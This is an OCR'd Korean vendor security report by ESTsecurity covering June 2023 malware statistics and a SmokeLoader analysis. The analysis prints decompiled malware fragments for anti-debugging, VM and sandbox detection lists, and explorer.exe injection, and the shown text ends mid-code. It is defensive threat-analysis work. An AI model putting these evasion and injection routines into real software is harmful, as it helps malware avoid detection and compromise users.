
이스트시큐리티
보안동향보고서

No.166
2023/07/24

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

이스트시큐리티 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 악성코드 분석 보고서 08-28

1. [Trojan.SmokeLoader] 악성코드 분석 보고서
2. [Trojan.Android.SmsSpy] 악성코드 분석 보고서

3 최신 보안 동향 29-38

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

1. 악성코드 동향

2023 년 5 월달부터 시작된 개인정보 유출 사건은 6 월달에도 지속되었습니다.

국내 다수의 대학교 시스템 및 장학재단 홈페이지가 해킹 당해 이름, 주민번호가 포함된 다수의 개인정보들이 유출되었으며, 인터넷 커뮤니티 및 조립 PC 전문업체에서도 아이디, 비밀번호 등의 개인정보가 유출되었습니다.

이렇게 유출된 개인정보들은 추가 공격에 활용될 수 있는 만큼, 개인정보 유출이 되었거나 유출이 의심되는 상황이 있다면 해당 웹 페이지 외에 동일한 계정정보를 사용하는 모든 웹페이지들의 비밀번호를 변경하여 추가 피해를 예방하는 것이 좋습니다.

북한의 지원을 받는 해킹 조직들이 네이버를 실시간으로 복제한 피싱사이트를 개설하거나 한국인터넷진흥원 보안업데이트를 위장한 악성코드 등을 유포하는 등 국민들을 대상으로 해킹 시도를 벌이는 정황이 포착 됬습니다.

북한의 지원을 받는 해킹조직들의 공격은 지난 몇 년 동안 지속되어오고 있으며, 6 월에도 새로운 공격들이 꾸준히 발견되고 있습니다.

나날이 고조되어 가고 있는 위협에 대응하기 위하여 한국과 미국의 정보부처들은 킴수키(Kimsuky)조직의 해킹 공격에 대한 합동 보안권고문을 발표하기도 하였습니다.

합동 보안권고문에는 지금까지 킴수키 조직의 주요 공격 대상들에게 공격을 펼쳤던 다양한 공격 사례들과 사회공학적 기법들을 예시로 들었으며, 공격을 예방하기 위한 조치를 안내하며 사이버 공격에 적극 대처하기를 권고하였습니다.

무브잇(MOVEit) Transfer 취약점도 다수 발견되었습니다.

무브잇 Transfer 는 MFT 솔루션으로 6 월 초 SQL 인젝션 취약점(CVE-2023-34362)이 발견되었습니다. Clop 랜섬웨어 그룹이 해당 취약점을 공격에 악용하는 정황이 포착되어 긴급 패치가 진행되었지만, 이후에도 2 개의 취약점(CVE-2023-35036, CVE-2023-35708)이 연이어 발견되었습니다.

해당 솔루션 사용 기업 보안담당자 여러분들께서는 취약점에 대한 빠른 점검 및 업데이트를 권고 드립니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 6 월에는 Generic.SmallAsp.B.97F457E8, Trojan.GenericKD.4697646, Exploit.CVE-2010-2568.Gen, Gen:Variant.Application.Keygen.34, Trojan.Damaged.PE, Win64.Expiro.Gen.7 악성코드가 새롭게 Top15 에 진입하였고, 지난달과 비교하여 새로운 악성코드가 다수 진입하였습니다.

이번에 새로 등장한 Exploit.CVE-2010-2568.Gen 은 USB 장치를 삽입 시 자동 실행되는 링크 바로가기 아이콘 로드 취약점으로 망 분리된 이란의 핵 시설 시스템 스턱스넷을 공격하는데 사용된 취약점이기도 합니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	New	Generic.SmallAsp.B.97F457E8	ETC	76,982
2	New	Trojan.GenericKD.4697646	Trojan	61,733
3	↓1	Backdoor.Generic.792814	Backdoor	37,557
4	-	Trojan.Acad.Bursted.AK	Trojan	33,249
5	↓4	Gen:Variant.TDss.49	ETC	31,131
6	↓3	Misc.HackTool.AutoKMS	ETC	30,102
7	New	Exploit.CVE-2010-2568.Gen	Exploit	27,520
8	New	Gen:Variant.Application.Keygen.34	ETC	19,564
9	↓3	Gen:Variant.Sirefef.2727	ETC	17,408
10	New	Trojan.Damaged.PE	Trojan	17,108
11	↓3	Gen:Variant.Razy.864420	ETC	15,181
12	↓5	Win32.Neshta.A	Virus	15,061
13	New	Win64.Expiro.Gen.7	Virus	12,496
14	↓1	Misc.HackTool.KMSActivator	ETC	12,351
15	↓10	Trojan.HTML.Ramnit.A	Trojan	11,703

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임


2023 년 06 월 01 일 ~ 2023 년 06 월 30 일

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 48%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 트로이목마(Trojan) 유형이 29%, 백도어(Backdoor) 유형이 9%, 취약점(Exploit)유형과 바이러스(Virus)는 유형은 각각 7%로 확인되었습니다.

2023 년 5 월과 비교하여 전체 감염 건수는 17% 증가하였습니다.



카테고리별 악성코드 비율 전월 비교

2023 년 6 월에는 지난 5 월과 비교하여 트로이목마(Trojan) 유형이 29%로 증가하였으며, 취약점(Exploit)유형이 7% 증가하였습니다. 크게 감소하였으며, 기타(ETC)유형은 13% 증가했습니다. 백도어(Backdoor)유형과 기타(ETC) 유형은 전월 대비 각각 5%, 3%씩 감소하였습니다.




 Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

6 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 6 월 1 일부터 6 월 30 일까지 총 14,285 건의 랜섬웨어 공격 시도가 차단되었다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 6 월 한 달간 총 7,988,863 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 5 월 한 달간 확인되었던 7,887,168 건의 악성코드 경유지/유포지 URL 수에 비해 약 1.28% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2

악성코드 분석 보고서

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

[Trojan.SmokeLoader] 악성코드 분석 보고서

1. 개요

'Trojan.SmokeLoader'(이하 'SmokeLoader') 악성코드는 13 년도부터 제작된 것으로 알려져 있고, 현재까지도 랜섬웨어 외 다양한 악성코드 등을 전달하면서 활발한 활동을 이어져 오는 것으로 알려져 있다.

'SmokeLoader'은 주요하게 다양한 Anti 기능과 더불어, 감염 PC 의 정보를 수집 및 C&C 서버의 명령을 통해 추가 페이로드를 다운로드 받는 로더로서의 기능을 수행한다.

본 보고서에서는 'SmokeLoader' 악성코드에 대해 상세 분석을 하고자 한다.

2. 악성코드 상세 분석

2.1. 2CF0E4FDF13D5E7019CE29E796F88A5B 분석

1) Anti-Debug 기능

PEB(Process Environment Block)의 'BeingDebugged', 'NtGlobalFlag'과 'NtQuerySystemInformation', 'ZwQueryInformationProcess' API 를 확인하여 현재 디버깅 중인지 확인하고, 디버깅 중인 경우 프로그램을 종료한다.

```
int start()
{
  int PEB; // eax

  PEB = __readfsdword(0x30u);                   // FS:[0x30]
  if ( *(PEB + 0xA4) >= 6 )                     // OSMajorVersion
    return 0x3201 * (*(PEB + 2) + 1) + 0x400000;// BeingDebugged
  return PEB;
}
```

```
{
  int PEB_; // eax

  PEB_ = *(PEB + 0x68) + 1;                     // NtGlobalFlag
  BYTE1(PEB_) = *(*(PEB + 0x68) + 0x5A) + ((*(PEB + 0x68) + 1) >> 8);
  __asm { jmp     eax }
}
```

[그림 1] Anti-Debug 를 위한 PEB 구조체의 멤버 확인

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

아래는 'NtQuerySystemInformation', 'ZwQueryInformationProcess'으로 디버깅 중인지 확인하는 코드이다.

```
code_switch();
v5 = 1;
v2 = 8;
if ( !(a1->NtQuerySystemInformation)(0x67, &v2, 8, 0) && ((v3 & 2) != 0 || (v3 & 0x80) != 0)
  || (v4 = 0, !(a1->ZwQueryInformationProcess)(-1, ProcessDebugPort, &v4, 4, 0)) && v4 )
{
  v5 = 0;
}
code_switch();
return v5;
```

[그림 2] Anti-Debug 코드 화면

2) Anti-VM 기능

2.1) 레지스트리 확인

가상 환경에서 동작되는 것을 방지하기 위해서 아래의 레지스트리 경로에서 'qemu', 'virtio', 'vmware', 'vbox', 'xen'이름의 하위 키를 확인하며, 존재하는 경우 프로그램을 종료한다.

레지스트리 경로	문자열 확인 항목
HKLM\System\CurrentControlSet\Enum\SCSI HKLM\System\CurrentControlSet\Enum\IDE	Qemu
	Virtio
	vmware
	Vbox
	Xen

[표 1] 레지스트리 VM 관련 문자열 목록

2.2) 프로세스 확인

현재 시스템에서 실행 중인 프로세스 중 VM(Virtual Machine) 관련 프로세스가 동작 중인지 확인하고 존재할 경우, 프로그램을 종료한다.

Virtual Machine 종류	프로세스 이름
Qemu	qemu-ga.exe
	qga.exe
VirtualBox	vboxservice.exe
	vboxtray.exe
VMware	vmtoolsd.exe
ANY.RUN	windanr.exe
Parallels	prl_tools.exe

[표 2] 프로세스 이름 목록

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2.3) 드라이버 확인

아래의 목록과 같이 VM 관련 드라이버가 로드 되어 있는지 확인하고, 존재하는 경우 프로그램을 종료한다.

Virtual Machine 종류	드라이버 문자열	드라이버 이름
Vmware	vmci.s	vmci.sys
	vmusbm	vmusbmouse.sys
	vmmous	vmmouse.sys
	vm3dmp	vm3dmp.sys
	vmrawd	vmrawdsk.sys
	vmmemc	vmmemctl.sys
VirtualBox	vboxgu	vboxguest.sys
	vboxsf	vboxsf.sys
	vboxmo	vboxmouse.sys
	vboxvi	vboxvideo.sys
	vboxdi	vboxdisp.sys
kvm	vioser	Vioser.sys

[표 3] 드라이버 문자열 목록

3) Anti-Sandbox


프로세스에 로드된 모듈 중 'sbiedll', 'aswhook', 'snxhk' 이름이 존재하는 경우 현재 프로그램을 종료한다.

모듈 문자열	설명
sbiedll	SandBoxIE의 모듈
aswhook	Avast Sandbox 모듈
snxhk	Avast Sandbox 모듈

[표 4] 모듈 검사 목록

4) Anti-Disassembly

'Smoke Loader'에서 사용된 'Anti-Disassembly' 기술에는 크게 'Opaque predic'과 'JMP Obfuscation' 기술이 있다. Opaque predicate([그림 2]의 1번)는 한 방향으로 점프하는 조건문에 사용되지 않는 조건문을 배치하여 분석을 방해하는 기술이며 JMP Obfuscation([그림 2]의 2, 3, 4번)는 명령문 사이사이에 'jmp' 명령어을 배치하여 흐름을 방해하는 기술을 의미한다.



[그림 3] 'Opaque Predict', 'JMP Obfuscation' 가 적용된 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

또한 아래와 같이 주요한 코드를 실행할 때 복원하였다가 함수 종료 직전 다시 코드를 암호화하는 기술도 주요한 Anti-Disassembly 기술로서 사용되고 있다.

```
code_switch();
v10 = a1 + *(a1->LocalFree + a1 + 120);
v2 = a1 + *(v10 + 8);
v3 = *(v10 + 6) - 1;
while ( 1 )
{
  v4 = a1 + *&v2[4 * v3];
  v9 = v2;
  v5 = 0x1505;
  do
  {
    v6 = *v4++;
    v5 = v6 + 0x21 * v5;
  }
  while ( v6 );
  v7 = v5;
  v2 = v9;
  if ( a2 == v7 )
    break;
  if ( !--v3 )
  {
    v7 = 0;
    break;
  }
}
if ( v7 )
  sub_402AC2(a1 + *(v8 + 28), *(&a1->ZwTerminateProcess + 2 * v3 + *(v8 + 36)), &savedregs);
code_switch();
```

[그림 4] 'Opaque Predict', 'JMP Obfuscation' 가 적용된 코드

5) Anti-Hooking

악성코드 탐지 및 모니터링을 회피하기 위해서 'ntdll.dll'을 추가로 별도의 메모리 주소 공간에 로드하여, API 후킹이 되지 않도록 한다.

```
0040336B 76B41870 p.´v user32.GetForegroundWindow
0040336F 76B405B0 °.´v user32.GetShellWindow
00403373 76B3A920  ©³v user32.GetWindowThreadProcessId
00403377 76B27660 `v²v user32.wsprintfW
0040337B 76B41910 ..´v user32.GetKeyboardLayoutList
0040337F 00000000 ....
00403383 759CEA00 .ê.u advapi32.OpenProcessToken
00403387 759CE660 `æ.u advapi32.GetTokenInformation
0040338B 00000000 ....
0040338F 76324610 .F2v shell32.ShellExecuteExW
00403393 00000000 ....
00403397 02002D10 .-.. ntdll.ZwOpenProcess
0040339B 02002F50 P/.. ntdll.ZwCreateSection
0040339F 02002D30 0-.. ntdll.NtMapViewOfSection
004033A3 02002C10 .,.. ntdll.ZwAllocateVirtualMemory
004033A7 02002E70 p... ntdll.ZwDuplicateObject
004033AB 02002E10 .... ntdll.ZwQuerySystemInformation
004033AF 02002C20  ,.. ntdll.ZwQueryInformationProcess
004033B3 02002BB0 °+.. ntdll.ZwOpenKey
004033B7 02002BF0 ð+.. ntdll.ZwQueryKey
004033BB 02002DD0 Ð-.. ntdll.NtEnumerateKey
004033BF 02000620  ... ntdll.RtlCreateUserThread
004033C3 0200A280 .¢.. ntdll.strstr
004033C7 0200AAD0 Ðª.. ntdll.wcsstr
004033CB 0200A650 P¦.. ntdll.tolower
004033CF 0200A6E0 à¦.. ntdll.towlower
```

[그림 5] 복사된 ntdll의 API를 사용하는 화면

 Copyright©2022 ESTsecurity Corp.All rights reserved.

6) 시스템 환경 확인


시스템 환경을 확인하기 위해 키보드 레이아웃 정보 확인하며 만일 러시아, 우크라이나인 환경인 경우 프로그램을 종료한다.

```
code_switch();
v11 = 0;
v1 = (a1->GetKeyboardLayoutList)(0, 0);
if ( v1 )
{
  v2 = v1;
  v10 = (a1->LocalAlloc)(64, 4 * v1);
  v3 = v10;
  if ( (a1->GetKeyboardLayoutList)(v2, v10) )
  {
    v4 = 2 * v2 == 0;
    v5 = 2 * v2;
    v6 = v5;
    do
    {
      if ( !v6 )
        break;                                  // 우크라이나
      v4 = *v3++ == 0x422;
      --v6;
    }
    while ( !v4 );
    if ( !v4 )
    {
      v7 = v10;
      v8 = v5;
      do
      {
        if ( !v8 )
          break;                                // 러시아
        v4 = *v7++ == 0x419;
        --v8;
      }
      while ( !v4 );
      if ( v4 )
        v11 = 1;
    }
    code_switch();
  }
}
```

[그림 6] 'Opaque Predict', 'JMP Obfuscation' 가 적용된 코드

7) 'vmt' 파일 확인

'Smoke Loader'에서는 실행된 악성코드 현재 경로와 '[0-9A-Z]{4}.vmt' 형태의 하드코딩 이름을 비교한다. 이번 악성코드에서는 'AFEA.vmt' 문자열이 사용되었으며, 만일 동일하다면 Anti-Debug, Anti-VM 등의 기능을 거치지 않고 인젝션 기능으로 진행한다. 이 기능은 개발자의 테스트 목적으로 보여진다.



[그림 7] 'AFEA.vmt' 파일 유무에 따라 루틴이 나뉘는 코드 화면

 Copyright©2022 ESTsecurity Corp.All rights reserved.

8) ‘explorer.exe’ 인젝션

‘explorer.exe’ 프로세스에 공유 메모리 맵핑 방식으로 인젝션한다. 이 때 운영체제 비트에 따라 32 비트 환경의 경우 RtlCreateUserThread 을 활용한 인젝션, 64 비트의 경우 Heaven’s Gate 방식으로 인젝션한다.

```
code_switch();
is_64 = 0;
if ( __GS__ )                                   // 32bit /64bit 확인
  ++is_64;
while ( 1 )
{
  v4 = (a1->GetShellWindow)();
  if ( v4 )
    break;
  (a1->Sleep)(1000);
}
v24[1] = v4;
v24[0] = 0;
(a1->GetWindowThreadProcessId)(v4, v24);
if ( v24[0] )
{
  v35[0] = v24[0];
  v35[1] = 0;
  (a1->RtlZeroMemory)(v36, 24);
  v36[0] = 24;
  if ( !(a1->ZwOpenProcess)(&v37, 64, v36, v35) && !(a1->ZwDuplicateObject)(v37, -1, -1, &v38, 0, 0, 2) )
  {
    v39 = 0;
    v28 = 0;
    v27 = 0x5000;
    if ( !(a1->NtCreateSection)(&v26, 6, 0, &v27, 4, 0x8000000, 0) )
    {
      v33 = v27;
      v30 = 0;
      if ( !(a1->ZwMapViewOfSection)(v26, -1, &v30, 0, 0, 0, &v33, 1, 0, 4) )
      {
        v32 = 0;
        if ( !(a1->ZwMapViewOfSection)(v26, v38, &v32, 0, 0, 0, &v33, 1, 0, 4) )
        {
          v5 = v30;
          (a1->GetModuleFileNameW)(0, v30, 260);
          *(v5 + 520) = a4;
          ++v39;
        }
      }
    }
    v28 = 0;
    v27 = a3 + 0x10000;
    if ( !(a1->NtCreateSection)(&v25, 14, 0, &v27, 0x40, 0x8000000, 0) )
    {
      if ( v39 )
```

[그림 8] 인젝션 코드 화면

